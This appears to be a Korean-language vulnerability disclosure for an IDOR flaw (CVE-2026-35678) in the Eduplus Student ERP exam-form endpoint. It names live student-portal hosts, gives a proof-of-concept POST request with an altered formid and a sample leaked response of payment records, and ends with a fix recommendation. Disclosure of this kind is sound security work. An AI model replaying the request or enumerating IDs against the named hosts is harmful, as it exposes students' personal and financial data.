 sharma19d/cve-2026-35678
# Eduplus Student ERP의 IDOR 취약점 상세 연구 보고서 기술 분석, PoC, 영향 평가 및 수정 권장 사항을 포함한 Eduplus Student ERP의 IDOR 취약점에 대한 상세 취약점 연구 보고서입니다.

연구자: Vinay Sharma
본 보고서는 Eduplus Student ERP 플랫폼, 특히 학생 학습자 포털(learnerapi.pceterp.in)에서 식별된 높은 심각도의 보안 취약점에 대해 상세히 설명합니다. 해당 애플리케이션은 시험 양식 제출 엔드포인트에서 범용 안전하지 않은 직접 객체 참조 (IDOR) 취약점을 가지고 있으며, 이로 인해 인증된 사용자(학생)는 양식 식별자를 조작하여 다른 학생의 민감한 개인 및 금융 데이터를 검색할 수 있습니다.
이 취약점은 개인 식별 정보(PII)와 상세한 금융 거래 감사 추적을 포함한 학생 기록의 대규모 데이터 수집을 가능하게 합니다.
learnerapi.pceterp.in, learner.zealerp.in, learner.despu.edu.in 등POST /ExamForm/viewSubmitExamFormCVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N)이 취약점은 viewSubmitExamForm 엔드포인트에 존재합니다. 서버는 검색할 레코드를 식별하기 위해 클라이언트가 제공하는 두 가지 매개변수에 의존합니다:




{"formid": "XXXXX"}Router-Path: /view-pcu-exam-form/XXXXXformid와 관련된 데이터를 볼 수 있는 권한이 있는지 확인하지 않습니다. 공격자는 숫자 ID를 반복하여 다른 학생의 기록에 접근할 수 있습니다.수정된 formid를 사용하여 취약한 엔드포인트에 표준 POST 요청을 보내면 민감한 학생 데이터가 반환됩니다.
요청:
POST /ExamForm/viewSubmitExamForm HTTP/2
Host: learnerapi.pceterp.in
Content-Type: application/json
Router-Path: /view-pcu-exam-form/28984
... (인증된 헤더) ...

{"formid":"28984"}
응답 (유출된 데이터 요약):
{
  "status": "200",
  "examFormname": "B.Tech - Sem VI - Regular",
  "receipt_no": "REC/2023/54321",
  "feespaiddate": "2023-10-15",
  "ispaymentdone": {
    "username": "[email protected]",
    "received_amount": "1500.0",
    "updation_ip_address": "103.x.x.x",
    "erp_transaction_id": "ERP_998877",
    "bank_transaction_id": "BANK_ABC123",
    "paymentgateway_transaction_id": "PG_XYZ789",
    "learner": {
      "id": "12345"
    }
  }
}


Idorpoc.mp4 업로드 중…
이 취약점의 성공적인 악용으로 인해 다음이 가능합니다:
formid가 활성 세션과 연결된 learnerid에 속하는지 확인해야 합니다. 인증된 세션 토큰에 대한 검증 없이 formid 또는 Router-Path 매개변수를 신뢰하지 마십시오.